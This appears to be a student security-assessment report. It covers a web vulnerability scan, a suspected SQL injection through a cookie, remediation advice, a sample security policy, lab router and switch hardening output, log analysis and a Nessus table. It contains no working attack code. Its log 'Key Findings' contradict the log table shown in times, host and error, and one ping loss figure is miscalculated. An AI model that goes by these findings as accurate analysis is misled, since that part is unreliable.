
Vulnerability Pub Date: March 10, 2021

Reference Information

IAVA: 2021-A-0124-S

CVE: [CVE-2021-21068](#), [CVE-2021-21069](#), [CVE-2021-21078](#)

INTERCEPTION:



AUTOMATED TESTING:

| Issue type | Host | Path | Insertion point | Severity | Confidence | Comment |
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| Link manipulation (reflected) | https://wilsesecybersec... | /sensitive/1.php | name of an arbitrarily... | Information | Firm | |
| User agent-dependent response | https://wilsesecybersec... | /sensitive/1.php | name of an arbitrarily... | Information | Tentative | |
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| Input returned in response (reflected) | https://wilsesecybersec... | /sensitive/1.php | name of an arbitrarily... | Information | Certain | |
| Input returned in response (reflected) | https://wilsesecybersec... | /sensitive/1.php | name of an arbitrarily... | Information | Certain | |
| DOM data manipulation (DOM-based) | https://wilsesecybersec... | /sensitive/1.php | | Information | Firm | |
| DOM data manipulation (DOM-based) | https://wilsesecybersec... | /sensitive/1.php | | Information | Firm | |
| DOM data manipulation (DOM-based) | https://wilsesecybersec... | /sensitive/1.php | | Information | Firm | |
| DOM data manipulation (DOM-based) | https://wilsesecybersec... | /sensitive/1.php | | Information | Firm | |
| TLS certificate | https://wilsesecybersec... | / | | Information | Certain | |
| Strict transport security not enforced | https://wilsesecybersec... | /sensitive/1.php | | Low | Certain | |

MANUAL TESTING:


Page breaks out on false condition, indicating a space for SQL Injections.



Oops, looks like the page is lost.



This is not a fault, just an accident that was not intentional.

Vulnerable cookie:



PROOF:

Page acting unusual on running the query



VULNERABLE PARAMETER COOKIE:

cf_clearance

Recommendations for Security Improvements

1. Remediation for SQL Injection

- **Sanitize and Validate Cookie Input:** Ensure proper validation and sanitization of inputs from cookies, including the `cf_clearancecookie`, before use in SQL queries. Use parameterized queries or prepared statements to prevent SQL injection.
- **Utilize an ORM:** Consider using an Object-Relational Mapping (ORM) tool to interact with the database, reducing the risk of SQL injection through abstraction of raw SQL queries.

2. Mitigation for DOM-based Vulnerabilities

- **Sanitize Client-Side Input:** Ensure any user input reflected in the DOM is properly sanitized and validated. Use libraries such as DOMPurify to prevent malicious scripts from executing.
- **Implement Content Security Policies (CSP):** Enforce a robust CSP to block malicious scripts injected into the DOM.

3. Handling Reflected Input Safely

- **Sanitize and Escape Output:** Ensure that all user inputs reflected in responses are properly escaped and sanitized before rendering in the browser. Utilize functions like `htmlspecialchars` in PHP or equivalent in other languages.
- **Apply Output Encoding:** Implement appropriate output encoding for different contexts (e.g., HTML, JavaScript, URL parameters) to prevent XSS.

4. Prevent Link Manipulation

- **Validate and Sanitize URLs:** Ensure URLs and query parameters are validated and sanitized. Avoid reflecting untrusted user input in URLs.
- **Implement Open Redirect Protections:** Prevent open redirects by validating redirect destinations and restricting them to trusted domains.

5. Fixing User-Agent Dependent Responses

- **Standardize Responses Across User Agents:** Ensure the server response is consistent across different user agents. Apply access controls that do not depend on user agent detection.
- **Adopt Security Best Practices:** Avoid relying on user-agent headers for security. Use robust authentication and authorization mechanisms instead.

6. Enforce Strict Transport Security

- **Enable HSTS:** Implement HTTP Strict Transport Security (HSTS) to ensure all connections use HTTPS, preventing interception of traffic over insecure connections.
- **Redirect HTTP to HTTPS:** Automatically redirect all HTTP traffic to HTTPS.

7. Review and Improve TLS Configuration

- **Review TLS Certificates:** Ensure TLS configurations are up-to-date and secure. Use modern protocols (TLS 1.2 or 1.3) and strong cipher suites.
- **Implement Certificate Pinning:** Consider certificate pinning to ensure that only trusted certificates are accepted, even if a Certificate Authority (CA) is compromised.

Task 3

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Security Policy

1. Purpose

The purpose of this security policy is to establish a framework for the protection of organizational data and resources, ensuring confidentiality, integrity, and availability.

2. Scope

This policy applies to all employees, contractors, and third-party service providers who access organizational information systems and data.

3. Data Protection

3.1 Data Classification

- All data must be classified according to sensitivity (e.g., Public, Internal, Confidential, Restricted).
- Access to data must be based on classification levels.

3.2 Data Encryption

- Sensitive data must be encrypted in transit and at rest.

- Use approved encryption protocols (e.g., AES, TLS).

3.3 Data Retention

- Data must be retained only as long as necessary to fulfill business purposes or comply with legal requirements.
- Regular reviews must be conducted to ensure compliance with retention schedules.

4. Access Control

4.1 User Access Management

- Access to systems and data must be based on the principle of least privilege.
- User accounts must be created, modified, and disabled in accordance with job responsibilities.

4.2 Authentication

- Strong authentication methods (e.g., multi-factor authentication) must be implemented for all critical systems.
- Passwords must meet complexity requirements and be changed regularly.

4.3 Remote Access

- Remote access to organizational systems must be secured through VPN or other secure methods.
- Access must be logged and monitored.

5. Incident Response

5.1 Incident Identification

- Employees must be trained to recognize and report security incidents.
- A designated incident response team (IRT) will be established to handle incidents.

5.2 Incident Containment

- Immediate steps must be taken to contain incidents to prevent further damage.
- Infected systems must be isolated from the network as necessary.

5.3 Incident Recovery

- A recovery plan must be in place to restore systems and data after an incident.
- Post-incident reviews must be conducted to identify lessons learned and improve response processes.

6. Acceptable Use

6.1 Acceptable Use of Resources

- Users must use organizational resources (e.g., computers, networks) for legitimate business purposes only.
- Personal use of organizational resources must be minimal and not interfere with work responsibilities.

6.2 Prohibited Activities


- Users are prohibited from engaging in activities that could harm the organization's reputation or security (e.g., illegal downloads, accessing inappropriate content).
- Sharing of account credentials is strictly forbidden.



6.3 Monitoring

- The organization reserves the right to monitor network traffic and user activity to ensure compliance with this policy.

7. Policy Review and Updates

This policy will be reviewed annually and updated as necessary to reflect changes in technology, business practices, and regulatory requirements.





PC6

Physical Config Desktop Programming Attributes

Command Prompt

```
Pinging 192.168.2.2 with 32 bytes of data:

Request timed out.
Reply from 192.168.2.2: bytes=32 time=24ms TTL=126
Reply from 192.168.2.2: bytes=32 time=22ms TTL=126
Reply from 192.168.2.2: bytes=32 time=13ms TTL=126

Ping statistics for 192.168.2.2:
    Packets: Sent = 4, Received = 3, Lost = 1 (35% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 13ms, Maximum = 24ms, Average = 19ms

C:\>ping 192.168.3.2

Pinging 192.168.3.2 with 32 bytes of data:

Reply from 192.168.3.2: bytes=32 time<1ms TTL=128
Reply from 192.168.3.2: bytes=32 time<1ms TTL=128
Reply from 192.168.3.2: bytes=32 time<1ms TTL=128
Reply from 192.168.3.2: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.3.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>
```

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Physical Config Desktop Programming Attributes

Command Prompt

```
Pinging 192.168.3.2 with 32 bytes of data:

Reply from 192.168.3.2: bytes=32 time=1ms TTL=128
Reply from 192.168.3.2: bytes=32 time=10ms TTL=128
Reply from 192.168.3.2: bytes=32 time<1ms TTL=128
Reply from 192.168.3.2: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.3.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 10ms, Average = 3ms

C:\>ping 192.168.4.6

Pinging 192.168.4.6 with 32 bytes of data:

Reply from 192.168.4.6: bytes=32 time=1ms TTL=126
Reply from 192.168.4.6: bytes=32 time=13ms TTL=126
Reply from 192.168.4.6: bytes=32 time=12ms TTL=126
Reply from 192.168.4.6: bytes=32 time=32ms TTL=126

Ping statistics for 192.168.4.6:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 32ms, Average = 14ms

C:\>
```

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Router0

Physical Config CLI Attributes

IOS Command Line Interface

```
%SYS-5-CONFIG_I: Configured from console by console
show run
Building configuration...

Current configuration : 667 bytes
!
version 12.4
no service timestamps log datetime msec
no service timestamps debug datetime msec
service password-encryption
!
hostname Router
!
!
!
enable secret 5 $1$mERr$20dSWotdefhb5VvnBXKka0
!
!
!
!
!
ip cef
no ipv6 cef
!
```

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Router0

Physical Config CLI Attributes

IOS Command Line Interface

```
%SYS-5-CONFIG_I: Configured from console by console
show run
Building configuration...

Current configuration : 990 bytes
!
version 12.4
no service timestamps log datetime msec
no service timestamps debug datetime msec
service password-encryption
security passwords min-length 10
!
hostname Router
!
login block-for 120 attempts 3 within 60
login on-failure log
login on-success log
!
!
enable secret 5 $1$mERr$20dSWotdefhb5VvnBXKka0
!
!
!
--More--
```

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```
Router#
Router#
Router#
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#username ahmed secret computer
% Password too short - must be at least 10 characters. Password not
configured.
Router(config)#
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Switch0

Physical Config **CLI** Attributes

IOS Command Line Interface

```
!
spanning-tree mode pvst
spanning-tree extend system-id
!
interface FastEthernet0/1
 switchport access vlan 10
 switchport mode access
 switchport port-security
 switchport port-security mac-address sticky
 no cdp enable
 spanning-tree bpduguard enable
 storm-control broadcast level 80
!
interface FastEthernet0/2
 switchport access vlan 20
 switchport mode access
 switchport port-security
 switchport port-security mac-address sticky
 no cdp enable
 spanning-tree bpduguard enable
 storm-control broadcast level 80
!
interface FastEthernet0/3
 switchport access vlan 30
--More--
```

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Switch0

Physical Config CLI Attributes

IOS Command Line Interface

```
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1    enet  100001  1500  -    -    -    -    -    0  
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10   enet  100010  1500  -    -    -    -    -    0  
0
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
```
Switch#show port-security interface fa0/1  
Port Security           : Enabled  
Port Status             : Secure-up  
Violation Mode          : Shutdown  
Aging Time              : 0 mins  
Aging Type              : Absolute  
SecureStatic Address Aging : Disabled  
Maximum MAC Addresses   : 2  
Total MAC Addresses     : 1  
Configured MAC Addresses : 0  
Sticky MAC Addresses    : 1  
Last Source Address:Vlan : 0090.2170.16EC:10  
Security Violation Count : 0
```

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Switch#  
Switch#  
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Task 4

Log Analysis:

The screenshot shows the Elastic Observability interface. The left sidebar contains navigation links for Overview, Alerts, Cases, Logs, Anomalies, Categories, Infrastructure, Inventory, Metrics Explorer, APM, Services, Traces, Dependencies, Uptime, Monitors, and TLS Certificates. The main panel is titled 'Stream' and displays a table of log entries for 'event.dataset' on 'Jan 13, 2023'. The table has columns for timestamp, dataset, message, and a vertical timeline on the right. The logs show a sequence of events: successful logins, a system performance alert, and database connection errors.

| Timestamp | Dataset | Message |
|--------------|---------------|---|
| 19:46:26.837 | event.dataset | App |
| 19:46:27.854 | event.dataset | Incoming request: method=POST, path=/api/users, client=192.168.1.100 |
| 19:46:28.986 | event.dataset | User login successful: username=johndoe |
| 19:46:29.948 | event.dataset | System performance issue detected, high memory usage: usage=90%, process=monod |
| 19:46:30.969 | event.dataset | User login successful: username=johndoe |
| 19:46:31.991 | event.dataset | Incoming request: method=POST, path=/api/users, client=192.168.1.100 |
| 19:46:33.030 | event.dataset | Incoming request: method=POST, path=/api/users, client=192.168.1.100 |
| 19:46:34.058 | event.dataset | Incoming request: method=POST, path=/api/users, client=192.168.1.100 |
| 19:46:35.099 | event.dataset | Application error: message='null pointer exception', method=main(), class=App |
| 19:46:36.124 | event.dataset | Application error: message='null pointer exception', method=main(), class=App |
| 19:46:37.147 | event.dataset | Incoming request: method=POST, path=/api/users, client=192.168.1.100 |
| 19:46:38.174 | event.dataset | Incoming request: method=POST, path=/api/users, client=192.168.1.100 |
| 19:46:39.199 | event.dataset | Error connecting to database: host=127.0.0.1, port=5432, error=connection refused |

Key Findings

1. User Authentication:

- **14:05:10:** Successful login for user .
- **Implication:** Normal activity; monitor for unusual logins.

2. Request Activity:

- **14:06:15:** POST request to /users from 192.168.1.100.
- **Implication:** Ensure legitimacy of this endpoint access.


3. Performance Alert:

- **14:07:25:** High memory usage detected (90%).
- **Implication:** Potential resource misuse or DoS attack.

4. Database Connection Issue:

- **14:08:30:** Timeout error connecting to database at 192.168.1.2.
- **Implication:** Investigate network or database availability issues.

Penetration Testing:



| <input type="checkbox"/> | Sev | Score | Name | Family | Count | | |
|--------------------------|-------|-------|--|-------------------------------|-------|---|---|
| <input type="checkbox"/> | HIGH | 7.8 | Adobe Creative Cloud Desktop < 5.4 Mu... | Misc. | 1 | 🔄 | ✎ |
| <input type="checkbox"/> | MIXED | ... | Adobe Creative Cloud (Multiple Iss... | MacOS X Local Security Checks | 3 | 🔄 | ✎ |
| <input type="checkbox"/> | HIGH | ... | Microsoft Visual Studio Code (Multi... | Misc. | 2 | 🔄 | ✎ |
| <input type="checkbox"/> | MIXED | ... | SSL (Multiple Issues) | General | 4 | 🔄 | ✎ |
| <input type="checkbox"/> | INFO | ... | Apple Mac OS X (Multiple Issues) | MacOS X Local Security Checks | 6 | 🔄 | ✎ |
